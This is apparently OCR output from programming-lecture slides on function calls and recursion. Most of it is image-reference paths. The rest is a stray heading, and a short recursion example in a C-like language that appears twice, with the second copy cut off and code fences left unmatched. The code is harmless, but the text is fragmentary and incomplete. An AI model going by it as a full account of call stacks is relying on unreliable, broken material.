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

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

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

Two Call Example

IP

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       integer count;
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1-4:   …
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

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

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



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



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

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
```



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
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

